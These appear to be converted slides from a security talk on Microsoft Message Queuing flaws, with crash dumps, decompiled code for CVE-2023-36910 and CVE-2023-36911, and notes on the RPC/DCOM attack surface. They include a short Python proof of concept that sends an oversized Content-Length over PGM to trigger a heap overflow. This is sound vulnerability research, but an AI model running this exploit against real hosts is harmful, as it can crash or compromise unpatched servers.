rdx=ffffffff80f484 rsi=0000000000000110 rdi=00000000003f0644
rip=00007ff907b180d3 rsp=0000003f1f16e558 rbp=0000017548760034
r8=0000000000000028 r9=000000000000f84b r10=0000017548760034
r11=000001754875077c r12=0000000000000000 r13=0000017547593eb0
r14=0000017548b50138 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
msvcrt!memcpy+0x1d3:
00007ff9`07b180d3 0f2b41f0          movntps xmmword ptr [rcx-10h],xmm0 ds:00000175`48b60000=????????????
0:051> kf
*** Stack trace for last set context - .thread/.cxr resets it
#  Memory  Child-SP  RetAddr  Call Site
00  0000003f`1f16e558 00007ff8`cf955e8d  msvcrt!memcpy+0x1d3
01  8 0000003f`1f16e560 00007ff8`cf9563ae  mqqm!BuildCompoundMessageHeaderSection+0x91
02  40 0000003f`1f16e5a0 00007ff8`cf957490  mqqm!BuildPacket+0x12e
03  50 0000003f`1f16e5f0 00007ff8`cf953a43  mqqm!MessagePropToPacket+0xc8
04  60 0000003f`1f16e650 00007ff8`cf953b60  mqqm!Deserialize+0xd3
05  3c0 0000003f`1f16ea10 00007ff8`cf91842c  mqqm!MpDeserialize+0xdc
06  120 0000003f`1f16eb30 00007ff8`cf91822e  mqqm!MpSafeDeserialize+0x14
07  40 0000003f`1f16eb70 00007ff8`cf91a004  mqqm!HttpAccept+0x1e
08  40 0000003f`1f16ebb0 00007ff9`080a2293  mqqm!R_ProcessHttpRequest+0x154
09  70 0000003f`1f16ec20 00007ff9`0810e117  rpcrt4!Invoke+0x73
0a  60 0000003f`1f16ec80 00007ff9`08087cec  rpcrt4!Ndr64StubWorker+0xb57
0b  6b0 0000003f`1f16f330 00007ff9`08085b28  rpcrt4!NdrServerCallAll+0x3c
0c  50 0000003f`1f16f380 00007ff9`0806e42c  rpcrt4!DispatchToStubInCNoAvrf+0x18
0d  50 0000003f`1f16f3d0 00007ff9`0806e121  rpcrt4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
0e  d0 0000003f`1f16f4a0 00007ff9`0805c0d0  rpcrt4!RPC_INTERFACE::DispatchToStub+0xf1
0f  70 0000003f`1f16f510 00007ff9`0805b4d1  rpcrt4!LRPC_SCALL::DispatchRequest+0x140
10  d0 0000003f`1f16f5e0 00007ff9`0805a633  rpcrt4!LRPC_SCALL::HandleRequest+0xdb1
11  110 0000003f`1f16f6f0 00007ff9`0805a2a3  rpcrt4!LRPC_SASSOCIATION::HandleRequest+0x2c3
12  80 0000003f`1f16f770 00007ff9`08059f99  rpcrt4!LRPC_ADDRESS::HandleRequest+0x183
13  a0 0000003f`1f16f810 00007ff9`0806519f  rpcrt4!LRPC_ADDRESS::ProcessIO+0x939
14  150 0000003f`1f16f960 00007ff9`0961077b  rpcrt4!LrpcIoComplete+0xff
15  90 0000003f`1f16f9f0 00007ff9`096057eb  ntdll!TppAlpcpExecuteCallBack+0xdb
```

Case Study - CVE-2023-36910

- Provider Name Truncating Buffer overflow

```
1 __int64 __fastcall CalculatePacketSize(struct QUEUE_FORMAT *a1)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( *((_QWORD *)a1 + 84) || *((_DWORD *)a1 + 186) )
6     {
7         LOWORD(dwProviderSize) = 0;
8         if ( !*((_BYTE *)a1 + 786) )
9             dwProviderSize = 2 * *((_DWORD *)a1 + 198) + 6;
10        v11 = CSecurityHeader::CalcSectionSize(
11            *((_WORD *)a1 + 384),
12            0,
13            *((_WORD *)a1 + 336),
14            *((unsigned __int16 *)a1 + 372),
15            (unsigned __int16)dwProviderSize); // dwProviderSize truncated to 16-bits
16    }
17 }
```

```
1 void __fastcall CSecurityHeader::SetProvInfo(CSecurityHeader *this, __int16 a2, wchar_t *a3, int a4)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     *((_WORD *)this ^= *((_WORD *)this ^ (a2 << 6) & 0x40);
6     if ( *((_BYTE *)this & 0x40) == 0 )
7     {
8         v6 = 0;
9         v7 = ((((_DWORD *)this + 2) + 3) & 0xFFFFFFFF)
10            + ((((_DWORD *)this + 1) + 3) & 0xFFFFFFFF)
11            + ((((_DWORD *)this + 2) + 3) & 0xFFFFFFFF)
12            + ((((_DWORD *)this + 3) + 3) & 0xFFFFFFFF);
13         v8 = (unsigned int)v7;
14         *((_DWORD *)((char *)this + v7 + 16) = a4;
15         if ( a3 )
16         {
17             dwProviderNameLength = mqwcslen(a3);
18             StringCchCopyW((wchar_t *)((char *)this + v8 + 20), (unsigned int)(dwProviderNameLength + 1), a3);
19         }
20         *((_DWORD *)this + 3) = 2 * v6 + 4;
21     }
22 }
```

GetSize(ushort)



Use (ULONG)

```
ExceptionAddress: 00007ff907b180eb (msvcrt!memcpy+0x00000000000001eb)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 0000000000000001
Parameter[1]: 000002dd6f040000
Attempt to write to address 000002dd6f040000
0:052> .cxr
rax=000002dd6ee40248 rbx=000000000010056c rcx=000002dd6f040020
rdx=fffffffffbfcdf8 rsi=000002dd6ec40024 rdi=000000f785d7e4d0
rip=00007ff907b180eb rsp=000000f785d7e3e8 rbp=000002dd6ec40034
r8=0000000000000000 r9=0000000000000034 r10=000002dd6ec40034
r11=000002dd6ec3db18 r12=0000000000000000 r13=000002dd6dbac1a0
r14=000002dd6ee40240 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
msvcrt!memcpy+0x1eb:
00007ff9`07b180eb 0f2b59e0          movntps xmmword ptr [rcx-20h],xmm3 ds:000002dd`6f040000-????????????
0:052> kf
*** Stack trace for last set context - .thread/.cxr resets it
#  Memory  Child-SP  RetAddr  Call Site
00  000000f7`85d7e3e8 00007ff8`e4206382  msvcrt!memcpy+0x1eb
01  8 000000f7`85d7e3f0 00007ff8`e4207490  mqqm!BuildPacket+0x102
02  50 000000f7`85d7e440 00007ff8`e4203a43  mqqm!MessagePropToPacket+0xc8
03  60 000000f7`85d7e4a0 00007ff8`e4203b60  mqqm!Deserialize+0xd3
04  3c0 000000f7`85d7e860 00007ff8`e41c842c  mqqm!MpDeserialize+0xdc
05  120 000000f7`85d7e980 00007ff8`e41c822e  mqqm!MpSafeDeserialize+0x14
06  40 000000f7`85d7e9c0 00007ff8`e41ca004  mqqm!HttpAccept+0x1e
07  40 000000f7`85d7ea00 00007ff9`080a2293  mqqm!R_ProcessHttpRequest+0x154
08  70 000000f7`85d7ea70 00007ff9`0810e117  rpcrt4!Invoke+0x73
09  60 000000f7`85d7ead0 00007ff9`08087cec  rpcrt4!Ndr64StubWorker+0xb57
0a  6b0 000000f7`85d7f180 00007ff9`08085b28  rpcrt4!NdrServerCallAll+0x3c
0b  50 000000f7`85d7f1d0 00007ff9`0806e42c  rpcrt4!DispatchToStubInCNoAvrf+0x18
0c  50 000000f7`85d7f220 00007ff9`0806e121  rpcrt4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
0d  d0 000000f7`85d7f2f0 00007ff9`0805c0d0  rpcrt4!RPC_INTERFACE::DispatchToStub+0xf1
0e  70 000000f7`85d7f360 00007ff9`0805b4d1  rpcrt4!LRPC_SCALL::DispatchRequest+0x140
0f  d0 000000f7`85d7f430 00007ff9`0805a633  rpcrt4!LRPC_SCALL::HandleRequest+0xdb1
10  110 000000f7`85d7f540 00007ff9`0805a2a3  rpcrt4!LRPC_SASSOCIATION::HandleRequest+0x2c3
11  80 000000f7`85d7f5c0 00007ff9`08059f99  rpcrt4!LRPC_ADDRESS::HandleRequest+0x183
12  a0 000000f7`85d7f660 00007ff9`0806519f  rpcrt4!LRPC_ADDRESS::ProcessIO+0x939
13  150 000000f7`85d7f7b0 00007ff9`0961077b  rpcrt4!LrpcIoComplete+0xff
14  90 000000f7`85d7f840 00007ff9`096057eb  ntdll!TppAlpcpExecuteCallback+0xdb
15  40 000000f7`85d7f880 00007ff9`07f63db1  ntdll!TppWorkerThread+0x43b
16  2b0 000000f7`85d7fb30 00007ff9`095d32a1  kernel32!BaseThreadInitThunk+0x21
17  30 000000f7`85d7fb60 00000000`00000000  ntdll!RtlUserThreadStart+0x21
```



Multicast

Multicast

- Reliable Multicast Programming (PGM)
 - [\[MC-MQSRM\]: PGM Example | Microsoft Learn](#)
 - [Reliable Multicast Programming \(PGM\) - Win32 apps | Microsoft Learn](#)
 - [PGM Senders and Receivers - Win32 apps | Microsoft Learn](#)
- Code in mqqm.dll and rmcaster.sys

How to enable Multicast support

The image shows a sequence of three screenshots illustrating the process of creating a private queue and enabling multicast support.


Left Screenshot: A Windows Management Console (WMI) tree view shows the 'Private Queues' folder expanded. A context menu is open over the 'Private Queues' folder, with the 'New' option selected. Below the tree, a 'New Private Queue' dialog box is displayed. The 'Create in:' field is set to 'desktop-opiapml'. The 'Queue name:' field contains 'private\$'. The 'Transactional' checkbox is unchecked.

Middle Screenshot: The 'test Properties' dialog box is open, with the 'Multicast' tab selected. The path 'desktop-opiapml\private\$\test' is shown. The 'Label' field contains 'private\$\test' and the 'Type ID' field contains '{00000000-0000-0000-0000-000000000000}'. The 'Limit message storage to (KB):' checkbox is unchecked. The 'Authenticated' checkbox is unchecked. The 'Nontransactional queue' checkbox is checked. The 'Privacy level:' dropdown is set to 'Optional'. The 'Journal' section has 'Enabled' and 'Limit journal storage to (KB):' checkboxes, both of which are unchecked. A warning icon and text at the bottom state: 'Queue is unauthenticated. Message senders can bypass the Access Control settings specified in the Security tab.'

Right Screenshot: The 'test Properties' dialog box is open, with the 'Multicast' tab selected. The text reads: 'A multicast address and port in the following format can be associated with this queue: <address>:<port>'. Below this, an example is given: 'Example: 234.1.1.1:8001'. Further text states: 'Multicast address can range from 224.0.0.0 to 239.255.255.255'. The 'Multicast address:' label is followed by an empty text input field.

MSMQ-Multicast: Create – When you click OK

#	Memory	Child-SP	RetAddr	Call Site
00		fffff48c`da196348	fffff800`20fb1d0c	RMCAS!TdiOpenAddressHandle
01	8	fffff48c`da196350	fffff800`20fb7c63	RMCAS!PgmCreateAddress+0x248
02	a0	fffff48c`da1963f0	fffff800`174d8f85	RMCAS!PgmDispatchCreate+0x143
03	40	fffff48c`da196430	fffff800`179a46c2	nt!IofCallDriver+0x65
04	40	fffff48c`da196470	fffff800`179a90fe	nt!IopParseDevice+0x8c2
05	1e0	fffff48c`da196650	fffff800`179a7fd5	nt!ObpLookupObjectName+0x6be
06	1b0	fffff48c`da196800	fffff800`179973be	nt!ObOpenObjectByNameEx+0x1f5
07	140	fffff48c`da196940	fffff800`179c059d	nt!IopCreateFile+0x42e
08	c0	fffff48c`da196a00	fffff800`1f27b5b9	nt!IoCreateFileEx+0x11d
09	a0	fffff48c`da196aa0	fffff800`1f279eaa	afd!AfdTdiCreateA0+0x821
0a	490	fffff48c`da196f30	fffff800`1f2113ad	afd!AfdBind+0x51ca
0b	f0	fffff48c`da197020	fffff800`174d8f85	afd!AfdDispatchDeviceControl+0x7d
0c	30	fffff48c`da197050	fffff800`179aeacd	nt!IofCallDriver+0x65
0d	40	fffff48c`da197090	fffff800`179ab905	nt!IopSynchronousServiceTail+0x1dd
0e	b0	fffff48c`da197140	fffff800`179aa796	nt!IopXxxControlFile+0x705
0f	280	fffff48c`da1973c0	fffff800`1766a405	nt!NtDeviceIoControlFile+0x56
10	70	fffff48c`da197430	00007ffe`63211ae4	nt!KiSystemServiceCopyEnd+0x25
11		00000031`790fe148	00007ffe`5f924ef4	ntdll!NtDeviceIoControlFile+0x14
12	8	00000031`790fe150	00007ffe`60f2875c	MSWSOCK!WSPBind+0x324
13	190	00000031`790fe2e0	00007ffe`35be11d8	WS2_32!bind+0xac
14	a0	00000031`790fe380	00007ffe`35be0f0f	MQQM!CMulticastListener::CMulticastListener+0x26c
15	b0	00000031`790fe430	00007ffe`35be0d1d	MQQM!MsmCreateListener+0x33
16	40	00000031`790fe470	00007ffe`35b2180d	MQQM!MsmBind+0x1d1
17	2b0	00000031`790fe720	00007ffe`35b2328e	MQQM!QmpUpdateMulticastBinding+0xd5
18	50	00000031`790fe770	00007ffe`35b261e2	MQQM!CQueueMgr::UpdateQueueProperties+0x46
19	90	00000031`790fe800	00007ffe`35b2605e	MQQM!CQPrivate::QMSetPrivateQueuePropertiesInternal+0x146
1a	a0	00000031`790fe8a0	00007ffe`35b41cfb	MQQM!CQPrivate::QMSetPrivateQueueProperties+0xa6
1b	70	00000031`790fe910	00007ffe`35b15e2a	MQQM!qmcomm_v1_0_S_QMSetObjectProperties+0x14b
1c	60	00000031`790fe970	00007ffe`62aeca48	MQQM!qmcomm_R_QMSetObjectProperties_Thunk+0x2a
1d	40	00000031`790fe9b0	00007ffe`62aeadca	RPCRT4!NdrStubCall2+0xa28
1e	660	00000031`790ff010	00007ffe`62b05b22	RPCRT4!NdrServerCall2+0x1a
1f	30	00000031`790ff040	00007ffe`62acc1e5	RPCRT4!DispatchToStubInCNoAvrf+0x22
20	50	00000031`790ff090	00007ffe`62acbed1	RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1b5
21	d0	00000031`790ff160	00007ffe`62ad9eb0	RPCRT4!RPC_INTERFACE::DispatchToStub+0xf1
22	70	00000031`790ff1d0	00007ffe`62ad9426	RPCRT4!LRPC_SCALL::DispatchRequest+0x140
23	d0	00000031`790ff2a0	00007ffe`62ad8e93	RPCRT4!LRPC_SCALL::HandleRequest+0x4c6
24	110	00000031`790ff3b0	00007ffe`62ad8aec	RPCRT4!LRPC_SASSOCIATION::HandleRequest+0x2c3
25	80	00000031`790ff430	00007ffe`62ad8719	RPCRT4!LRPC_ADDRESS::HandleRequest+0x17c
26	a0	00000031`790ff4d0	00007ffe`62adb39	RPCRT4!LRPC_ADDRESS::ProcessIO+0x939
27	150	00000031`790ff620	00007ffe`63180ee2	RPCRT4!LrpcIoComplete+0x109
28	90	00000031`790ff6b0	00007ffe`6318e7e5	ntdll!TppAlpcpExecuteCallBack+0xf2
29	40	00000031`790ff6f0	00007ffe`6257163d	ntdll!TppWorkerThread+0x445
2a	2b0	00000031`790ff9a0	00007ffe`631bd6f8	KERNEL32!BaseThreadInitThunk+0x1d
2b	30	00000031`790ff9d0	00000000`00000000	ntdll!RtlUserThreadStart+0x28



Case Study - CVE-2023-36911

```
24     if ( !_strnicmp((const char *)qword30, "Content-Length:", 0xFui64) )
25         break;
26     while ( *(_BYTE *)qword30 != 13 || *(_BYTE *)qword30 + 1 != 10 )
27         ++qword30;
28     qword30 += 2i64;
29 }
30 ContentLength = 0;
31 _snsscanf_s((const char *const)(qword30 + 15), v3 - qword30 - 15, "%u", &ContentLength);
32 _ContentLength = ContentLength;
33 if...
34 this->ContentLength = ContentLength;
35 this->allocatedBuffer = MmAllocate(_ContentLength + 4); // integer overflow
36 this->dword50 = 0;
37 this->qword80 = CMulticastReceiver::ReceiveBodySucceeded:
38 this->qword88 = CMulticastReceiver::Rece
39 memset_0(&this->char60, 0, 0x20ui64);
40 dword3C = this->dword3C;
41 if ( dword3C == this->unsigned_int40 )
42     goto LABEL_15;
43 v6 = dword3C - this->unsigned_int40;
44 contentLength = this->ContentLength;
45 if ( contentLength >= v6 )
46     contentLength = v6;
47 v8 = contentLength;
48 memcpy_0(this->allocatedBuffer, (const v11
```

```
1 POST 234.1.1.1:8000 HTTP/1.1
2 Host: 234.1.1.1:8000
3 Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, 1989165616"
4 Content-Length: 1164
5 SOAPAction: "MSMQMessage"
6 Proxy-Accept: NonInteractiveClient
7
8 --MSMQ - SOAP boundary, 1989165616
9 Content-Type: text/xml; charset=UTF-8
10 Content-Length: 818
```

Case Study - CVE-2023-36911 PoC

```
import sys
import socket
import struct
import time
SOCK_RDM = 4
IPPROTO_RM = 113

ip_address = sys.argv[1]
sock = socket.socket(socket.AF_INET, SOCK_RDM, IPPROTO_RM)
sock.connect((ip_address, 8001))

headers = (b"""
    Content-Type: multipart/related; boundary="MSMO - SOAP boundary, 19264";
    type=text/xml\r\nContent-Length: %d\r\n\r\n""" % 0xffffffff) + b'A' * 0x80
sock.send(headers)
time.sleep(0.5)
sock.send(b'A' * 0x100000)
```

MSMQ RPC/DCCOM

D

Attack surface analysis – RPC/DCOM



What about post-auth scenario?

Attack surface analysis -- RPC

- We found RPC register function in mqqm.dll

```
void __fastcall RegisterInterface(
    void *a1,
    unsigned int a2,
    int (__stdcall *IfCallbackFn)(void *, void *),
    unsigned __int16 a4,
    unsigned int MaxRpcSize)
{
    int v6; // eax
    char pExceptionObject[40]; // [rsp+40h] [rbp-28h] BYREF

    if ( MaxRpcSize == -1 )
        v6 = RpcServerRegisterIfEx(a1, 0i64, 0i64, a2, 0x4D2u, IfCallbackFn);
    else
        v6 = RpcServerRegisterIf2(a1, 0i64, 0i64, a2, 0x4D2u, MaxRpcSize, IfCallbackFn);
    if ( v6 )
    {
        bad_rpc_result::bad_rpc_result((bad_rpc_result *)pExceptionObject, v6, a4);
        CxxThrowException_0(pExceptionObject, (_ThrowInfo *)&TI3_AVbad_rpc_result__);
    }
}
```


MSMQ RPC Interfaces

- It's easy to dump RPC interfaces with awesome projects(findrpc/RPCView/etc..)

```
[findrpc] (+) rpc informations for IID : 76d12b80-3467-11d3-91ff0090272f9ea3
-stub_type: server
-IID: 76d12b80-3467-11d3-91ff0090272f9ea3
-interface: 0x1800f9860
-interpreter: 0x1800f94d0
-stub_desc: 0x1800edb90
-dispatch_table: 0x1800f8428
-syntax_info: [0x1800f6400,0x1800f6450]
-transfer_syntax: None
-proc_handlers :
    -0x18001acb0 qmcomm2_v1_0_S_QMSendMessageInternalEx
    -0x18001b210 qmcomm2_v1_0_S_rpc_ACSendMessageEx
    -0x18001af20 qmcomm2_v1_0_S_rpc_ACReceiveMessageEx
    -0x18001ace0 qmcomm2_v1_0_S_rpc_ACCreateCursorEx
```

<https://github.com/lucasg/findrpc>

MSMQ RPC Interfaces



Connect to MSMQ RPC Server

```
RPC_STATUS RpcStringBindingComposeW(  
    RPC_WSTR ObjUuid,  
    RPC_WSTR ProtSeq,  
    RPC_WSTR NetworkAddr,  
    RPC_WSTR Endpoint,  
    RPC_WSTR Options,  
    RPC_WSTR *StringBinding );
```

ncacn_ip_tcp
IP Address
2103/2107

```
RPC_STATUS RpcBindingSetAuthInfoExW(  
    RPC_BINDING_HANDLE Binding,  
    RPC_WSTR ServerPrincName,  
    unsigned long AuthnLevel,  
    unsigned long AuthnSvc,  
    RPC_AUTH_IDENTITY_HANDLE AuthIdentity,  
    unsigned long AuthzSvc,  
    RPC_SECURITY_QOS *SecurityQOS );
```

```
typedef struct _SEC_WINNT_AUTH_IDENTITY_A  
{  
    unsigned char *User;  
    unsigned long UserLength;  
    unsigned char *Domain;  
    unsigned long DomainLength;  
    unsigned char *Password;  
    unsigned long PasswordLength;  
    unsigned long Flags;  
} SEC_WINNT_AUTH_IDENTITY_A,  
*PSEC_WINNT_AUTH_IDENTITY_A;
```

Connect to MSMQ RPC Server

- With a domain-joined user, it's not need to authenticated with RPC_AUTH_IDENTITY_HANDLE structure.
- For in PRC_AUTH_IDENTITY_HANDLE parameter, specify a null value to use the security login context for the current address space.

```
if ((rpcstat = RpcStringBindingComposeW(
    0,
    (RPC_WSTR)L"ncacn_ip_tcp",
    (RPC_WSTR)char2wchar(argc[1]),
    (RPC_WSTR)endpoint.c_str(),
    0,
    &StringBinding)) != RPC_S_OK)
{
    printf("error bind remote binding. %x\n", rpcstat);
    return EXIT_FAILURE;
}

if ((rpcstat = RpcBindingFromStringBinding(StringBinding, &hBinding)) != RPC_S_OK)
{
    printf("error bind from string binding. %x\n", rpcstat);
    return EXIT_FAILURE;
}

SecurityQOS.Version = 1;
SecurityQOS.ImpersonationType = 4;
SecurityQOS.Capabilities = 8;
SecurityQOS.IdentityTracking = 1;

if (RpcBindingSetAuthInfoEx(hBinding, 0, 6, 0xA, 0, 0, &SecurityQOS) != RPC_S_OK)
{
    printf("RpcBindingSetAuthInfoEx failed\n");

    return EXIT_FAILURE;
}
```


Attack surface analysis -- DCOM

- And we found DCOM register function in mqqm.dll

```
HRESULT __stdcall DllRegisterServer()
{
    int v0; // edx
    struct ATL::_ATL_MODULE *v1; // rcx
    const struct _GUID *v2; // r8
    signed int v3; // ebx
    LSTATUS v4; // eax
    HKEY hKey; // [rsp+40h] [rbp+8h] BYREF

    v3 = ATL::AtlModuleRegisterServer(v1, v0, v2);
    if ( v3 >= 0 )
    {
        hKey = 0i64;
